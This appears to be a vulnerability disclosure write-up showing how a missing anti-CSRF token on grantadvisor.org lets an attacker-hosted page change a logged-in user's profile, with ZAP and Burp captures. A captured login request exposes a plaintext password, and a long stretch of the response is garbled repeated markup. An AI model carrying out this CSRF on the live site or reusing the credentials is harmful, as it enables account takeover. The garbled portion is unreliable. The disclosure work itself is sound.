The screenshot shows the OWASP ZAP interface in Standard Mode. The 'Alerts' tab is selected, displaying 19 alerts. One specific alert is highlighted: 'Absence of Anti-CSRF Tokens (14)'. This alert details a vulnerability where no Anti-CSRF tokens were found in a form submission. The evidence shown is the HTML code of a login form with a 'novalidate' attribute. The alert also includes information such as URL (https://grantadvisor.org/login), Risk (Medium), Confidence (Low), Parameter (None), Attack (Cross-site request forgery), Evidence (<form id="login\_form" method="post" novalidate="novalidate">), CWE ID (352), WASC ID (9), Source (Passive (10202 - Absence of Anti-CSRF Tokens)), Input Vector (None), and Description (No Anti-CSRF tokens were found in a HTML submission form. A cross-site request forgery is an attack that involves forcing a victim to send an HTTP request to a target destination without their knowledge or intent in order to obtain sensitive information or perform actions on their behalf.).

## Proof of Concept (PoC)

1. I registered and authenticated on <https://grantadvisor.org/> to get a valid session for testing. Then I logged into the site.

The screenshot shows a web browser window for 'Login | GrantAdvisor' at https://grantadvisor.org/login. The page title is 'GrantAdvisor'. At the top, there are links for 'FUNDER PROFILES', 'WRITE A REVIEW', 'FAQ', 'ABOUT US', 'NEWS & RESOURCES', and 'CONTACT'. On the right, there is a 'Login/Register' button. The main content area has a green header 'Login With An Existing Account'. It contains fields for 'Email address' (lakshanbandara20626@gmail.com) and 'Password' (redacted). There is a 'Remember me' checkbox and a 'forgot password?' link. Below these is a large orange 'Login' button. To the right of the login form, there is a 'Register With GrantAdvisor' section with the text 'Let us know which of the options below best represents you'. Two buttons are visible: 'Reviewer' (green background) and 'Funder' (orange background). The browser status bar at the bottom shows '140%' and other typical browser icons.

Reviewer Account Settings

First Name: Lakshan

Last Name: Bandara

Email Address: lakshanbandara20626@gmail.com

Tell us about your organization

State: Select State

County: Select County

Type of Organization: Advocacy

Organization Budget: Less than \$500,000

Change Password: Enter your new password

Confirm Password: Confirm new password

Save Changes

2. Then I captured the login/session request with Burp Suite. I searched the captured requests and page source for any CSRF/anti-CSRF token and confirmed it was absent.

#	Host	Method	URL	Params	Edited	Status code	Length	MIME type	Extension	Title	Notes	TLS	IP	Cookies	Time	Listener port	Start response
1	https://grantadvisor.org	POST	/login	js	✓	200	16206	HTML	js	Login   GrantAdvisor	✓	172.67.182.196		08:59:59 27.S. 8080	1129		
2	https://cdn.optimizely.com	GET	/js/8465233099.js			304	860	script	js		✓	104.18.66.57		09:00:01 27.S. 8080	28		
3	https://www.google-analytics.c...	POST	/collect?v=2&id=G-RMEX3R7KT6&...		✓	204	830	text			✓	64.239.100.30		09:00:04 27.S. 8080	47		
4	https://fpx.optimizely.com	POST	/collect?v=2&id=G-RMEX3R7KT6&...		✓	204	578	text			✓	34.49.241.89		09:00:09 27.S. 8080	210		
5	https://www.google-analytics.c...	POST	/collect?v=2&id=G-RMEX3R7KT6&...		✓	204	830	text			✓	64.233.170.139		09:00:07 27.S. 8080	44		
6	https://grantadvisor.org	POST	/login	✓	✓	302	17038	HTML	js	Login   GrantAdvisor	✓	172.67.182.196	oouser:lakshanba...	09:00:24 27.S. 8080	1234		
7	https://grantadvisor.org	GET	/account.php			200	122876	HTML	php	Account	✓	172.67.182.196		09:00:26 27.S. 8080	454		
8	https://cdn.optimizely.com	GET	/js/8465233099.js			304	860	script	js		✓	104.18.66.57		09:00:05 27.S. 8080	25		
9	https://www.google-analytics.c...	POST	/collect?v=2&id=G-RMEX3R7KT6&...		✓	204	830	text			✓	34.49.241.89		09:00:37 27.S. 8080	50		
10	https://fpx.optimizely.com	POST	/collect?v=2&id=G-RMEX3R7KT6&...		✓	204	578	text			✓	34.49.241.89		09:00:28 27.S. 8080	213		
11	https://www.google-analytics.c...	POST	/collect?v=2&id=G-RMEX3R7KT6&...		✓	204	830	text			✓	64.233.170.139		09:00:32 27.S. 8080	52		

Request

```

1 POST /login HTTP/1.1
2 Host: grantadvisor.org
3 Cookie: optimizelyEndUserId=eu-980211128.0.6727489051653317; _ga_PME3R7KT6=002.1.172.67.182.196.16350111715067029; _ga_GAI.1.452951941.1759821619; __cfduid=dg.172.67.182.196.16350111715067029; PHPSESSID=1joh1ph0j1
4 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101 Firefox/128.0
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/png,*/*;q=0.8
6 Accept-Language: en-US,en;q=0.5
7 Accept-Encoding: gzip, deflate, br
8 Content-Type: application/x-www-form-urlencoded
9 Content-Length: 81
10 Origin: https://grantadvisor.org
11 Referer: https://grantadvisor.org/login
12 Upgrade-Insecure-Requests: 1
13 Sec-Fetch-Dest: document
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-User: ?none
17 Priority: u0, 1
18 T: trailers
19
20 email=lakshanbandara20626@gmail.com&password=IT29E20834&remember=on&login=login

```

Response

```

1 HTTP/1.1 302 Found
2 Date: Sat, 27 Sep 2025 13:00:27 GMT
3 Content-Type: text/html; charset=UTF-8
4 Server: cloudflare
5 ETag: "d-104-18-66-57"
6 Last-Modified: Thu, 19 Nov 1981 08:52:00 GMT
7 Cache-Control: no-store, no-cache, must-revalidate
8 Pragma: no-cache
9 Set-Cookie: __cfduid=dg.172.67.182.196.16350111715067029; expires=Wed, 28 Sep 2025 13:00:27 GMT; path=/; max-age=86400; HttpOnly; Secure; SameSite=None
10 Strict-Transport-Security: max-age=315360000; includeSubDomains; preload
11 Report-To: ["group":cf-nel,"max_age":604800,"endpoints":[{"url":https://a.net.cloudflare.com/report-to/cf-nel","maxAge":604800}],{"group":cf-nel,"maxAge":604800}
12 Cf-Cache-Status: DYNAMIC
13 Set-Cookie: oouser=lakshanbandara20626@gmail.com; Path=/; Max-Age=86400; Expires=Sun, 28 Sep 2025 13:00:27 GMT
14 Set-Cookie: cehash=7c407e5da121269a45650962bd802b87e691; Path=/; Max-Age=86400; Expires=Sun, 28 Sep 2025 13:00:27 GMT
15 Cf-Rewrite-Path: /login
16 Alt-Svc: h3=::443; ma=86400
17
18 <br />
19 <br />
20 Notice
</br />
21 <br />
22 <br />
23 <br />
24 <br />
25 <br />
26 <br />
27 <br />
28 <br />
29 <br />
30 <br />
31 <br />
32 <br />
33 <br />
34 <br />
35 <br />
36 <br />
37 <br />
38 <br />
39 <br />
40 <br />
41 <br />
42 <br />
43 <br />
44 <br />
45 <br />
46 <br />
47 <br />
48 <br />
49 <br />
50 <br />
51 <br />
52 <br />
53 <br />
54 <br />
55 <br />
56 <br />
57 <br />
58 <br />
59 <br />
60 <br />
61 <br />
62 <br />
63 <br />
64 <br />
65 <br />
66 <br />
67 <br />
68 <br />
69 <br />
70 <br />
71 <br />
72 <br />
73 <br />
74 <br />
75 <br />
76 <br />
77 <br />
78 <br />
79 <br />
80 <br />
81 <br />
82 <br />
83 <br />
84 <br />
85 <br />
86 <br />
87 <br />
88 <br />
89 <br />
90 <br />
91 <br />
92 <br />
93 <br />
94 <br />
95 <br />
96 <br />
97 <br />
98 <br />
99 <br />
100 <br />
101 <br />
102 <br />
103 <br />
104 <br />
105 <br />
106 <br />
107 <br />
108 <br />
109 <br />
110 <br />
111 <br />
112 <br />
113 <br />
114 <br />
115 <br />
116 <br />
117 <br />
118 <br />
119 <br />
120 <br />
121 <br />
122 <br />
123 <br />
124 <br />
125 <br />
126 <br />
127 <br />
128 <br />
129 <br />
130 <br />
131 <br />
132 <br />
133 <br />
134 <br />
135 <br />
136 <br />
137 <br />
138 <br />
139 <br />
140 <br />
141 <br />
142 <br />
143 <br />
144 <br />
145 <br />
146 <br />
147 <br />
148 <br />
149 <br />
150 <br />
151 <br />
152 <br />
153 <br />
154 <br />
155 <br />
156 <br />
157 <br />
158 <br />
159 <br />
160 <br />
161 <br />
162 <br />
163 <br />
164 <br />
165 <br />
166 <br />
167 <br />
168 <br />
169 <br />
170 <br />
171 <br />
172 <br />
173 <br />
174 <br />
175 <br />
176 <br />
177 <br />
178 <br />
179 <br />
180 <br />
181 <br />
182 <br />
183 <br />
184 <br />
185 <br />
186 <br />
187 <br />
188 <br />
189 <br />
190 <br />
191 <br />
192 <br />
193 <br />
194 <br />
195 <br />
196 <br />
197 <br />
198 <br />
199 <br />
200 <br />
201 <br />
202 <br />
203 <br />
204 <br />
205 <br />
206 <br />
207 <br />
208 <br />
209 <br />
210 <br />
211 <br />
212 <br />
213 <br />
214 <br />
215 <br />
216 <br />
217 <br />
218 <br />
219 <br />
220 <br />
221 <br />
222 <br />
223 <br />
224 <br />
225 <br />
226 <br />
227 <br />
228 <br />
229 <br />
230 <br />
231 <br />
232 <br />
233 <br />
234 <br />
235 <br />
236 <br />
237 <br />
238 <br />
239 <br />
240 <br />
241 <br />
242 <br />
243 <br />
244 <br />
245 <br />
246 <br />
247 <br />
248 <br />
249 <br />
250 <br />
251 <br />
252 <br />
253 <br />
254 <br />
255 <br />
256 <br />
257 <br />
258 <br />
259 <br />
260 <br />
261 <br />
262 <br />
263 <br />
264 <br />
265 <br />
266 <br />
267 <br />
268 <br />
269 <br />
270 <br />
271 <br />
272 <br />
273 <br />
274 <br />
275 <br />
276 <br />
277 <br />
278 <br />
279 <br />
280 <br />
281 <br />
282 <br />
283 <br />
284 <br />
285 <br />
286 <br />
287 <br />
288 <br />
289 <br />
290 <br />
291 <br />
292 <br />
293 <br />
294 <br />
295 <br />
296 <br />
297 <br />
298 <br />
299 <br />
300 <br />
301 <br />
302 <br />
303 <br />
304 <br />
305 <br />
306 <br />
307 <br />
308 <br />
309 <br />
310 <br />
311 <br />
312 <br />
313 <br />
314 <br />
315 <br />
316 <br />
317 <br />
318 <br />
319 <br />
320 <br />
321 <br />
322 <br />
323 <br />
324 <br />
325 <br />
326 <br />
327 <br />
328 <br />
329 <br />
330 <br />
331 <br />
332 <br />
333 <br />
334 <br />
335 <br />
336 <br />
337 <br />
338 <br />
339 <br />
340 <br />
341 <br />
342 <br />
343 <br />
344 <br />
345 <br />
346 <br />
347 <br />
348 <br />
349 <br />
350 <br />
351 <br />
352 <br />
353 <br />
354 <br />
355 <br />
356 <br />
357 <br />
358 <br />
359 <br />
360 <br />
361 <br />
362 <br />
363 <br />
364 <br />
365 <br />
366 <br />
367 <br />
368 <br />
369 <br />
370 <br />
371 <br />
372 <br />
373 <br />
374 <br />
375 <br />
376 <br />
377 <br />
378 <br />
379 <br />
380 <br />
381 <br />
382 <br />
383 <br />
384 <br />
385 <br />
386 <br />
387 <br />
388 <br />
389 <br />
390 <br />
391 <br />
392 <br />
393 <br />
394 <br />
395 <br />
396 <br />
397 <br />
398 <br />
399 <br />
400 <br />
401 <br />
402 <br />
403 <br />
404 <br />
405 <br />
406 <br />
407 <br />
408 <br />
409 <br />
410 <br />
411 <br />
412 <br />
413 <br />
414 <br />
415 <br />
416 <br />
417 <br />
418 <br />
419 <br />
420 <br />
421 <br />
422 <br />
423 <br />
424 <br />
425 <br />
426 <br />
427 <br />
428 <br />
429 <br />
430 <br />
431 <br />
432 <br />
433 <br />
434 <br />
435 <br />
436 <br />
437 <br />
438 <br />
439 <br />
440 <br />
441 <br />
442 <br />
443 <br />
444 <br />
445 <br />
446 <br />
447 <br />
448 <br />
449 <br />
450 <br />
451 <br />
452 <br />
453 <br />
454 <br />
455 <br />
456 <br />
457 <br />
458 <br />
459 <br />
460 <br />
461 <br />
462 <br />
463 <br />
464 <br />
465 <br />
466 <br />
467 <br />
468 <br />
469 <br />
470 <br />
471 <br />
472 <br />
473 <br />
474 <br />
475 <br />
476 <br />
477 <br />
478 <br />
479 <br />
480 <br />
481 <br />
482 <br />
483 <br />
484 <br />
485 <br />
486 <br />
487 <br />
488 <br />
489 <br />
490 <br />
491 <br />
492 <br />
493 <br />
494 <br />
495 <br />
496 <br />
497 <br />
498 <br />
499 <br />
500 <br />
501 <br />
502 <br />
503 <br />
504 <br />
505 <br />
506 <br />
507 <br />
508 <br />
509 <br />
510 <br />
511 <br />
512 <br />
513 <br />
514 <br />
515 <br />
516 <br />
517 <br />
518 <br />
519 <br />
520 <br />
521 <br />
522 <br />
523 <br />
524 <br />
525 <br />
526 <br />
527 <br />
528 <br />
529 <br />
530 <br />
531 <br />
532 <br />
533 <br />
534 <br />
535 <br />
536 <br />
537 <br />
538 <br />
539 <br />
540 <br />
541 <br />
542 <br />
543 <br />
544 <br />
545 <br />
546 <br />
547 <br />
548 <br />
549 <br />
550 <br />
551 <br />
552 <br />
553 <br />
554 <br />
555 <br />
556 <br />
557 <br />
558 <br />
559 <br />
560 <br />
561 <br />
562 <br />
563 <br />
564 <br />
565 <br />
566 <br />
567 <br />
568 <br />
569 <br />
570 <br />
571 <br />
572 <br />
573 <br />
574 <br />
575 <br />
576 <br />
577 <br />
578 <br />
579 <br />
580 <br />
581 <br />
582 <br />
583 <br />
584 <br />
585 <br />
586 <br />
587 <br />
588 <br />
589 <br />
590 <br />
591 <br />
592 <br />
593 <br />
594 <br />
595 <br />
596 <br />
597 <br />
598 <br />
599 <br />
600 <br />
601 <br />
602 <br />
603 <br />
604 <br />
605 <br />
606 <br />
607 <br />
608 <br />
609 <br />
610 <br />
611 <br />
612 <br />
613 <br />
614 <br />
615 <br />
616 <br />
617 <br />
618 <br />
619 <br />
620 <br />
621 <br />
622 <br />
623 <br />
624 <br />
625 <br />
626 <br />
627 <br />
628 <br />
629 <br />
630 <br />
631 <br />
632 <br />
633 <br />
634 <br />
635 <br />
636 <br />
637 <br />
638 <br />
639 <br />
640 <br />
641 <br />
642 <br />
643 <br />
644 <br />
645 <br />
646 <br />
647 <br />
648 <br />
649 <br />
650 <br />
651 <br />
652 <br />
653 <br />
654 <br />
655 <br />
656 <br />
657 <br />
658 <br />
659 <br />
660 <br />
661 <br />
662 <br />
663 <br />
664 <br />
665 <br />
666 <br />
667 <br />
668 <br />
669 <br />
670 <br />
671 <br />
672 <br />
673 <br />
674 <br />
675 <br />
676 <br />
677 <br />
678 <br />
679 <br />
680 <br />
681 <br />
682 <br />
683 <br />
684 <br />
685 <br />
686 <br />
687 <br />
688 <br />
689 <br />
690 <br />
691 <br />
692 <br />
693 <br />
694 <br />
695 <br />
696 <br />
697 <br />
698 <br />
699 <br />
700 <br />
701 <br />
702 <br />
703 <br />
704 <br />
705 <br />
706 <br />
707 <br />
708 <br />
709 <br />
710 <br />
711 <br />
712 <br />
713 <br />
714 <br />
715 <br />
716 <br />
717 <br />
718 <br />
719 <br />
720 <br />
721 <br />
722 <br />
723 <br />
724 <br />
725 <br />
726 <br />
727 <br />
728 <br />
729 <br />
730 <br />
731 <br />
732 <br />
733 <br />
734 <br />
735 <br />
736 <br />
737 <br />
738 <br />
739 <br />
740 <br />
741 <br />
742 <br />
743 <br />
744 <br />
745 <br />
746 <br />
747 <br />
748 <br />
749 <br />
750 <br />
751 <br />
752 <br />
753 <br />
754 <br />
755 <br />
756 <br />
757 <br />
758 <br />
759 <br />
760 <br />
761 <br />
762 <br />
763 <br />
764 <br />
765 <br />
766 <br />
767 <br />
768 <br />
769 <br />
770 <br />
771 <br />
772 <br />
773 <br />
774 <br />
775 <br />
776 <br />
777 <br />
778 <br />
779 <br />
780 <br />
781 <br />
782 <br />
783 <br />
784 <br />
785 <br />
786 <br />
787 <br />
788 <br />
789 <br />
790 <br />
791 <br />
792 <br />
793 <br />
794 <br />
795 <br />
796 <br />
797 <br />
798 <br />
799 <br />
800 <br />
801 <br />
802 <br />
803 <br />
804 <br />
805 <br />
806 <br />
807 <br />
808 <br />
809 <br />
810 <br />
811 <br />
812 <br />
813 <br />
814 <br />
815 <br />
816 <br />
817 <br />
818 <br />
819 <br />
820 <br />
821 <br />
822 <br />
823 <br />
824 <br />
825 <br />
826 <br />
827 <br />
828 <br />
829 <br />
830 <br />
831 <br />
832 <br />
833 <br />
834 <br />
835 <br />
836 <br />
837 <br />
838 <br />
839 <br />
840 <br />
841 <br />
842 <br />
843 <br />
844 <br />
845 <br />
846 <br />
847 <br />
848 <br /&
```

## How CSRF tokens usually appear (POST Request)

*POST /account/update HTTP/1.1*

*Host: grantadvisor.org*

*User-Agent: ...*

*Content-Type: application/x-www-form-urlencoded*

*Content-Length: 89*


*Cookie: session=abcd1234...*

*csrf\_token=b7f9a2c4-3a1e-4d6b-9f2c-1a2b3c4d5e6f&email=user%40example.com*

## How CSRF tokens usually appear (HTML Form)

```
<form method="POST" action="/account/update">  
  
<input type="hidden" name="csrf_token" value="b7f9a2c4-3a1e-4d6b-9f2c-1a2b3c4d5e6f">  
  
<input type="text" name="email" value="user@example.com">  
  
<button type="submit">Save</button>  
  
</form>
```

3. I inspected the profile page source to identify form field names (email, password, confirm password) used by the site.




The screenshot shows a browser window with the URL <https://grantadvisor.org/account/profile>. The page displays a form for updating account settings. The source code is visible in the browser's developer tools. Key elements include:


- A header section with navigation links.
- A main container with class "container".
- A row with class "row" containing a column with class "col-xs-10 col-sm-4 col-md-4".
- An "Logout" link.
- A "Reviewer Account Settings" heading.
- A form with ID "account\_form\_reviewer" and method "post".
- Input fields for "Email" (type="text", value="lakshanandara205@gmail.com") and "Last Name" (type="text", value="Bandara").
- A "Submit" button.
- A row with class "row" containing a column with class "col-sm-6".
- A dropdown menu for "State/Region" with options "Sri Lanka" and "Maldives".

```
File Machine View Input Devices Help  
1 2 3 4  
Account https://grantadvi... https://grantadvi... GrantAdvisor Account Test CSRF Absen +  
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec  
view-source:https://grantadvisor.org/account/profile  
97 </header>  
98 </div>  
99 <div class="row">  
100 <div class="col-xs-10 col-sm-4 col-md-4">  
101 <a href="#">Logout102 </div>  
103 </div>  
104 </div>  
105 </div>  
106 </div>  
107 </div>  
108 <div class="row">  
109 <div class="col-xs-10 col-sm-4 col-md-4">  
110 <div class="row">  
111 <div class="col-xs-12 col-sm-12 col-md-12">  
112 <h3>Reviewer Account Settings</h3>  
113 </div>  
114 </div>  
115 <div class="row">  
116 <div class="col-xs-12 col-sm-12 col-md-12">  
117 <form id="account_form_reviewer" method="post">  
118 <div class="col-xs-6">  
119 <label for="email">Email</label>  
120 <input type="text" name="email" value="lakshanandara205@gmail.com" required="">  
121 </div>  
122 <div class="col-xs-6">  
123 <label for="last_name">Last Name</label>  
124 <input type="text" name="last_name" value="Bandara" required="">  
125 </div>  
126 </div>  
127 <div class="row">  
128 <div class="col-xs-12 col-sm-12 col-md-12">  
129 <label for="state">State/Region</label>  
130 <input type="text" name="state" value="Sri Lanka" required="">  
131 </div>  
132 </div>  
133 </div>  
134 </div>  
135 <div class="row">  
136 <div class="col-sm-6">  
137 <label for="about">About</label>  
138 <input type="text" name="about" value="A developer from Sri Lanka." required="">  
139 </div>  
140 </div>
```

4. I built an HTML page using those field names, that submits the site's profile update endpoint with attacker-controlled credentials.




5. I hosted the HTML on a local server using `python3 -m http.server 8000` to simulate an external origin.




**Note** - Although I used the same browser, `http://localhost:8000` is a different origin than `https://grantadvisor.org`, so hosting the attacker page locally correctly simulates an external origin for CSRF testing.

6. I opened the attacker page using `http://localhost:8000/csrf.html` while logged in as the victim and submitted the form.



7. The action succeeded despite originating from another origin; it directed me to the victim's logged page and the URL contained the attacker credentials and the victim session was affected.



## Exploitation

- First, I updated my own account profile on [https://grantadvisor.org/](https://grantadvisor.org/account.php) and saved the change.

The screenshot shows the 'Reviewer Account Settings' page of the GrantAdvisor website. The user has updated their profile with the following information:

- First Name: Hacker
- Last Name: John
- Email Address: hackerjohn6@gmail.com
- Tell us about your organization: (empty field)
- State: Select State
- County: Select County


- I captured the profile-update request in Burp Suite while authenticated.

The screenshot shows the Burp Suite Professional interface with the following details:

